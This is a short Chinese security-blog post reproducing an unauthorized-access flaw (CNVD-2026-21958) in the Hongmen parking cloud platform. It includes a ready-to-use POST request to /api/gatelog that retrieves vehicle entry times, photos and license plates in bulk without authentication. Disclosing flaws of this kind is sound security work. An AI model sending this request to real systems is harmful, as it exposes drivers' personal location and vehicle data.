

【漏洞复现】红门城市级停车云平台存在未授权访问漏洞
什么安全
什么安全
什么安全
2026年8月6日 08:45
北京
在小说阅读器读本章
去阅读
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!
产品描述
红门城市级停车云平台是红门智慧停车推出的综合静态交通管理解决方案。它以物联网为基础,融合AI与大数据技术,提供涵盖车位联网、无人值守云托管、政务协同的全场景数字化服务,是行业内领先的标杆系统
漏洞描述
系统/gatelog存在未授权访问漏洞,攻击者可通过接口任意调取车辆进入停车场时间以、照片、车牌等信息。
漏洞编号
CNVD-2026-21958
Poc
POST /api/gatelog HTTP/1.1Host: Content-Length: 68Accept: application/json, text/plain, */*User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.140Content-Type: application/jsonOrigin: Referer: Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6Connection: close {\"personNo\":\"0101020602040003\",\"pindex\":1,\"psize\":1000,\"carno\":\"\"}
漏洞复现 

版权声明
本站仅做备份收录,仅供研究与教学参考之用。
读者将信息用于其他用途的,全部法律及连带责任由读者自行承担,本站不承担任何责任。








评论